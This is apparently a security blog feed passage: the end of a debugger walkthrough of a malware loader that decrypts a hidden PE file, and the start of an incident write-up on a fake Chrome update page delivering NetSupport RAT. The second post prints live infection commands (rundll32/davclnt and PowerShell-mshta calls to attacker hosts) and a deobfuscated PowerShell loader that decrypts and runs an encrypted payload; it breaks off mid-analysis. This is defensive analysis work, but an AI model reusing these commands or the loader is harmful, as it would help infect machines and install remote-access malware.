<p>The goal of this instruction is to copy data FROM the contents of ‘rt’ in memory, to a new section of memory. It does this in 4 byte chunks, for each ‘movsd’ instruction. the ‘rep’ will simply repeat the process as many times as needed instead of listing out hundreds of ‘movsd’ instrucitons. This data is additional code and it will be responsible for copying and decrypting the rest of the contents of ‘rt’.
Let’s see what this looks like in action.</p>

<p>We are going to run the code up until the ‘rep movsd’ instruction and then set a breakpoint on the destination memory address and watch the bytes flow in.</p>

<p>Once we are at the ‘rep movsd’ instruction, we can right click on ESI and EDI and choose <strong>‘Follow In Dump - Dump 1’</strong> and <strong>‘Dump 2’</strong> respectively. This way we can validate the data being written.</p>

<p>Next, right click on the memory address in Dump 2(EDI) and choose <strong>‘Breakpoint - Memory, write - Restore on hit’</strong>. This will allow us to step through each byte written.</p>

<p><a href="/assets/images/8-24-23/8-24-23_26.png"><img src="/assets/images/8-24-23/8-24-23_26.png" alt="8-24-23_26.png" /></a></p>

<p>Lastly, to make things easier to follow, we can right click on Dump 1 and Dump 2 and choose ‘Detach’ and then align them next to each other while we debug.</p>

<p>Now, we can simply hit Step Over a few times and see what happens.</p>

<p><a href="/assets/images/8-24-23/8-24-23_27.gif"><img src="/assets/images/8-24-23/8-24-23_27.gif" alt="8-24-23_27.gif" /></a></p>

<p>Here we can see the data being written, and if we look at ECX, EDI and ESI, we can see ECX being decremented by 1, and ESI and EDI being incremented by 4 as it copies 4 bytes each time.</p>

<p>Now we can go to the breakpoints tab and remove our memory breakpoint and step over ‘rep movsd’ to copy the rest of the data.</p>

<p>Here we want to take note of the start of this copied data, as it will come into play next.
In our case it’s <strong>‘08CE16A0’</strong>.</p>

<p>At this point we are approaching the most interesting bits!</p>

<p>We will scroll down a little bit and look at 2 interesting calls: <a href="https://learn.microsoft.com/en-us/windows/win32/api/winuser/nf-winuser-getdesktopwindow">GetDesktopWindow</a> and <a href="https://learn.microsoft.com/en-us/windows/win32/api/winuser/nf-winuser-enumchildwindows">EnumChildWindows</a>.</p>

<p>Normally, we would not care a lot about the contents of Windows API calls, only the parameters pushed and the values returned. However in this case, as I was debugging the sample, I found that stepping over EnumChildWindows jumped me ahead in the process, past the point of C2 communication. Clearly something suspicious is happening in this API, so let’s dig deeper.</p>

<p><a href="/assets/images/8-24-23/8-24-23_28.png"><img src="/assets/images/8-24-23/8-24-23_28.png" alt="8-24-23_28.png" /></a></p>

<p>Looking at the parameters pushed to these APIs, there are two being pushed before GetDesktopWindow, however this API doesn’t actually take any parameters. It returns a handle to the ‘Desktop Window’ which is the parent window/desktop over which all other windows are overlaid.
EnumChildWindows takes this handle and will enumerate all of the open windows on top of the desktop window. This handle is the <strong>‘push eax’</strong> instruction, as EAX contains the return value of GetDesktopWindow.</p>

<p>The other parameters, pushed before GetDesktopWindow, are actually being passed to EnumChildWindows and they are, <strong>Lparam</strong> and <strong>lpEnumFunc</strong>.</p>

<p>Lparam(an optional parameter) is 0 here so it is not interesting, but according to the API documentation, lpEnumFunc is an application defined <strong>‘callback function’</strong>.</p>

<p>Even better, the doc states: <strong>“The callback function can carry out any desired task.”</strong></p>

<p><a href="/assets/images/8-24-23/8-24-23_29.png"><img src="/assets/images/8-24-23/8-24-23_29.png" alt="8-24-23_29.png" /></a></p>

<p>That sounds like it could be pretty interesting!</p>

<p>So let’s step up to GetDesktopWindow and see what we get for parameters.</p>

<p>If we take a look at the callback function push instruction, it’s a pointer to a memory region, so we need to look at the stack to see the real value.</p>

<p><a href="/assets/images/8-24-23/8-24-23_30.png"><img src="/assets/images/8-24-23/8-24-23_30.png" alt="8-24-23_30.png" /></a></p>

<p>Look familiar? It’s <strong>‘08CE16A0’</strong> !  This is the section of code that was just copied from the ‘rt’ file!</p>

<p>So now we know that if we simply step over EnumChildWindows, that callback function will likely be utilized somehow and we will be left in the dust.</p>

<p>Let’s step into it!</p>

<p><a href="/assets/images/8-24-23/8-24-23_31.png"><img src="/assets/images/8-24-23/8-24-23_31.png" alt="8-24-23_31.png" /></a></p>

<p>Stepping into the api call gives us some additional push instructions, one of them being the memory address of the callback function, and then the actual call to EnumChildWindows.</p>

<p>Lets skip ahead to the call function and step into it.</p>

<p>Not a lot of interesting instructions happen here, however not far from the start of the function we see what we came for.</p>

<p><a href="/assets/images/8-24-23/8-24-23_32.png"><img src="/assets/images/8-24-23/8-24-23_32.png" alt="8-24-23_32.png" /></a></p>

<p>The first function shown here simply returns and doesn’t seem to have a purpose that I can discern.
The second is actually the call to our callback function!</p>

<p>Let’s skip ahead to this call and then step into it.</p>

<p><a href="/assets/images/8-24-23/8-24-23_33.png"><img src="/assets/images/8-24-23/8-24-23_33.png" alt="8-24-23_33.png" /></a></p>

<p>Ah ha!  As expected. We are now in the callback function that was copied over from ‘rt’.</p>

<p>This functions primary purpose, as we’ll see shortly, is to allocate memory, copy the contents from ‘rt’ and then decrypt them.</p>

<p>It does this in a few different loops, and I’ll end the blog with a quick breakdown of the copy/decrypt functions.</p>

<p>Scrolling down we will see two function calls preceded by a couple of pushes. These are our targets. I have added some comments and renamed the functions to add some clarity.</p>

<p><a href="/assets/images/8-24-23/8-24-23_34.png"><img src="/assets/images/8-24-23/8-24-23_34.png" alt="8-24-23_34.png" /></a></p>

<p>These 2 functions are looped over 5 times until all the data is copied and decrypted.</p>

<p>The first function specifies the size of data to copy, the source to copy from and the destination to copy to. The decrypt function then takes the same size, the start address of the newly copied data and decrypts it.</p>

<p>Let’s run through the functions 1 time to see what we get.</p>

<p>I’ll have the source data and destination address split out into detached dumps.</p>

<p><a href="/assets/images/8-24-23/8-24-23_35.gif"><img src="/assets/images/8-24-23/8-24-23_35.gif" alt="8-24-23_35.gif" /></a></p>

<p>MZ! That’s a PE file!</p>

<p>Looks like this will likely be executed at somepoint and there’s a good chance this PE file is responsible for the C2 and persistence we saw in the diagram earlier.</p>

<p>Stay tuned for part 2, where I hope to dive a little deeper and continue unraveling the malware in this debugging session.</p>

<p>Thanks for reading! :)</p>]]></content><author><name>{&quot;name&quot;=&gt;nil}</name></author><category term="blog" /><category term="2023" /><summary type="html"><![CDATA[Today I want to look at an interesting infection that abuses legitimate software in an attempt to stay covert and perform malicious activity, unnoticed.]]></summary></entry><entry><title type="html">Google Chrome Update? More Like Infected With Netsupport Rat!​</title><link href="http://blog.dingusxmcgee.com/blog/2023/07/31/Google-Chrome-Update-More-Like-Infected-With-Netsupport-Rat!.html" rel="alternate" type="text/html" title="Google Chrome Update? More Like Infected With Netsupport Rat!​" /><published>2023-07-31T00:00:00+00:00</published><updated>2023-07-31T00:00:00+00:00</updated><id>http://blog.dingusxmcgee.com/blog/2023/07/31/Google-Chrome-Update?-More-Like-Infected-With-Netsupport-Rat!</id><content type="html" xml:base="http://blog.dingusxmcgee.com/blog/2023/07/31/Google-Chrome-Update-More-Like-Infected-With-Netsupport-Rat!.html"><![CDATA[<p>Today we received an alert about and endpoint running a suspicious commandline:</p>

<p><code class="language-plaintext highlighter-rouge">rund1132.exe C: \WINDOWS\system32\davcInt.dIl, DavSetCookie 185.252.179.64080 hxxp://185.252.179.64/Downloads</code></p>

<p><a href="/assets/images/7-31-23/7-31-23_1.png"><img src="/assets/images/7-31-23/7-31-23_1.png" alt="7-31-23_1.png" /></a></p>

<p>This commandline downloaded a .lnk file, inside the .lnk file was the following command:</p>

<p><code class="language-plaintext highlighter-rouge">"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" \W*\\\\*2\\\m*h*a*e ('http'+'s://alexiakombou.com/wp-content/uploads/2021/12/EN-localer.'+'hta')</code></p>

<p><a href="/assets/images/7-31-23/7-31-23_2.png"><img src="/assets/images/7-31-23/7-31-23_2.png" alt="7-31-23_2.png" /></a></p>

<p>I was surprised to see davclnt.dll in use here. After some further investigation, we discovered the root of the rundll32 command was a fake Google Chrome update page that the user encountered. When they clicked to update, a .url file was downloaded</p>

<p><a href="/assets/images/7-31-23/7-31-23_1-1.png"><img src="/assets/images/7-31-23/7-31-23_1-1.png" alt="7-31-23_1-1.png" /></a></p>

<p><code class="language-plaintext highlighter-rouge">silent.url</code></p>
<details>
	<summary>Click to expand</summary>
	<pre>
		
[InternetShortcut]
URL=file:\\185.252.179.64@80\Downloads\silentupdater-chr(v105).lnk
ShowCommand=7
IconIndex=96
IconFile=C:\Windows\System32\shell32.dll

	</pre>

</details>

<p>When launched, this prompted Window to execute rundll32,davclnt.dll and connect to the malicious ip to download the .lnk file.
The contents of the .lnk file were the powershell command to run mshta.</p>

<p>.hta files are fun, a lot of opportunity for some shenanigans. Let’s see what’s inside.</p>

<p><a href="/assets/images/7-31-23/7-31-23_3.png"><img src="/assets/images/7-31-23/7-31-23_3.png" alt="7-31-23_3.png" /></a></p>

<p>Mhmm.</p>

<p><a href="/assets/images/7-31-23/7-31-23_4.png"><img src="/assets/images/7-31-23/7-31-23_4.png" alt="7-31-23_4.png" /></a></p>

<p>Yup.</p>

<p><a href="/assets/images/7-31-23/7-31-23_5.png"><img src="/assets/images/7-31-23/7-31-23_5.png" alt="7-31-23_5.png" /></a></p>

<p>Definitely valid business use case here!</p>

<p>This .hta file uses some number/string character substitution and a string of eval statements to run the variable ‘res’ that is set on line 63.</p>

<p>Inside the parent Execute statement is an incredible amount of quotes.</p>

<p><a href="/assets/images/7-31-23/7-31-23_6.png"><img src="/assets/images/7-31-23/7-31-23_6.png" alt="7-31-23_6.png" /></a></p>

<p>The massive amount of double quotes will be canceled out, and serve as a simple method to defeat analysis and attempt to evade EDR tools. It also obfuscates the true nature of the eval statements by hiding the name of the variable that the script intends to execute.</p>

<p>So since this is vbscript, the easiest way to pull out the code hidden in here is to change the Execute statement to write to a file instead of actually executing the code in ‘res’.</p>

<p><code class="language-plaintext highlighter-rouge">VBscript</code></p>
<details>
	<summary>Click to expand</summary>
    <pre>

Set objFsO-CreateObject ("Scripting. FileSystemObject") outFile="c: \users\rem\desktop\file.txt"
Set objFile = objFSO. CreateTextFile (outFile, True)
objFile.Write res &amp; vCrLf objFile.Close

    </pre>
</details>

<p><a href="/assets/images/7-31-23/7-31-23_7.png"><img src="/assets/images/7-31-23/7-31-23_7.png" alt="7-31-23_7.png" /></a></p>

<p>Now we can simply double click the .hta file, and let Windows execute it with mshta, as expected, and the .hta file will no longer execute the malicious code, but dump it to disk.</p>

<p><code class="language-plaintext highlighter-rouge">Powershell encoded command</code></p>
<details>
	<summary>Click to expand</summary>
    <pre>
    
    soM = "powershell.exe -ExecutionPolicy UnRestricted Start-Process 'cmd.exe' -WindowStyle hidden -ArgumentList {/c powershell.exe $pZkRiaJD = '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';$qWbMznzH = 'YUN2QllYR0Z6aHdIZ2FldWJ1RkZEdXhLcUxYQWVja3c=';$fZhgSgXh = New-Object 'System.Security.Cryptography.AesManaged';$fZhgSgXh.Mode = [System.Security.Cryptography.CipherMode]::ECB;$fZhgSgXh.Padding = [System.Security.Cryptography.PaddingMode]::Zeros;$fZhgSgXh.BlockSize = 128;$fZhgSgXh.KeySize = 256;$fZhgSgXh.Key = [System.Convert]::FromBase64String($qWbMznzH);$NTgie = [System.Convert]::FromBase64String($pZkRiaJD);$iVtnQAzt = $NTgie[0..15];$fZhgSgXh.IV = $iVtnQAzt;$URkhGcvDV = $fZhgSgXh.CreateDecryptor();$zixRPvNOX = $URkhGcvDV.TransformFinalBlock($NTgie, 16, $NTgie.Length - 16);$fZhgSgXh.Dispose();$MgWn = New-Object System.IO.MemoryStream( , $zixRPvNOX );$qWishCR = New-Object System.IO.MemoryStream;$iuyBLJBDj = New-Object System.IO.Compression.GzipStream $MgWn, ([IO.Compression.CompressionMode]::Decompress);$iuyBLJBDj.CopyTo( $qWishCR );$iuyBLJBDj.Close();$MgWn.Close();[byte[]] $ACedLT = $qWishCR.ToArray();$yaPSZfZ = [System.Text.Encoding]::UTF8.GetString($ACedLT);$yaPSZfZ | powershell - }"

    </pre>
</details>

<p><a href="/assets/images/7-31-23/7-31-23_8.png"><img src="/assets/images/7-31-23/7-31-23_8.png" alt="7-31-23_8.png" /></a></p>

<p>Better!</p>

<p>Still hard to read, but the most interesting bit is clearly in the middle with the encoded powershell command.</p>

<p>The ‘cTE’ function is to create char codes for line 20, which converts to ‘wscript.shell’ and then invokes the powershell script in line 21.
The rest of this code looks useless!</p>

<p>To decode the powershell, I will stick it in vscode and reformat it(replacing the semicolons with new lines), then stick it into ise.</p>

<p><code class="language-plaintext highlighter-rouge">Powershell</code></p>
<details>
	<summary>Click to expand</summary>
    <pre>


    $pZkRiaJD = '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'

    $qWbMznzH = 'YUN2QllYR0Z6aHdIZ2FldWJ1RkZEdXhLcUxYQWVja3c='
    $fZhgSgXh = New-Object 'System.Security.Cryptography.AesManaged'
    $fZhgSgXh.Mode = [System.Security.Cryptography.CipherMode]::ECB
    $fZhgSgXh.Padding = [System.Security.Cryptography.PaddingMode]::Zeros
    $fZhgSgXh.BlockSize = 128
    $fZhgSgXh.KeySize = 256
    $fZhgSgXh.Key = [System.Convert]::FromBase64String($qWbMznzH)
    $NTgie = [System.Convert]::FromBase64String($pZkRiaJD)
    $iVtnQAzt = $NTgie[0..15]
    $fZhgSgXh.IV = $iVtnQAzt
    $URkhGcvDV = $fZhgSgXh.CreateDecryptor()
    $zixRPvNOX = $URkhGcvDV.TransformFinalBlock($NTgie, 16, $NTgie.Length - 16)
    $fZhgSgXh.Dispose()
    $MgWn = New-Object System.IO.MemoryStream( , $zixRPvNOX )
    $qWishCR = New-Object System.IO.MemoryStream
    $iuyBLJBDj = New-Object System.IO.Compression.GzipStream $MgWn, ([IO.Compression.CompressionMode]::Decompress)
    $iuyBLJBDj.CopyTo( $qWishCR )
    $iuyBLJBDj.Close()
    $MgWn.Close()
    [byte[]] $ACedLT = $qWishCR.ToArray()
    $yaPSZfZ = [System.Text.Encoding]::UTF8.GetString($ACedLT)
    $yaPSZfZ | powershell -

    </pre>
</details>

<p>The first line is a large base64, encrypted, compressed blob.
The rest of the code looks like this</p>

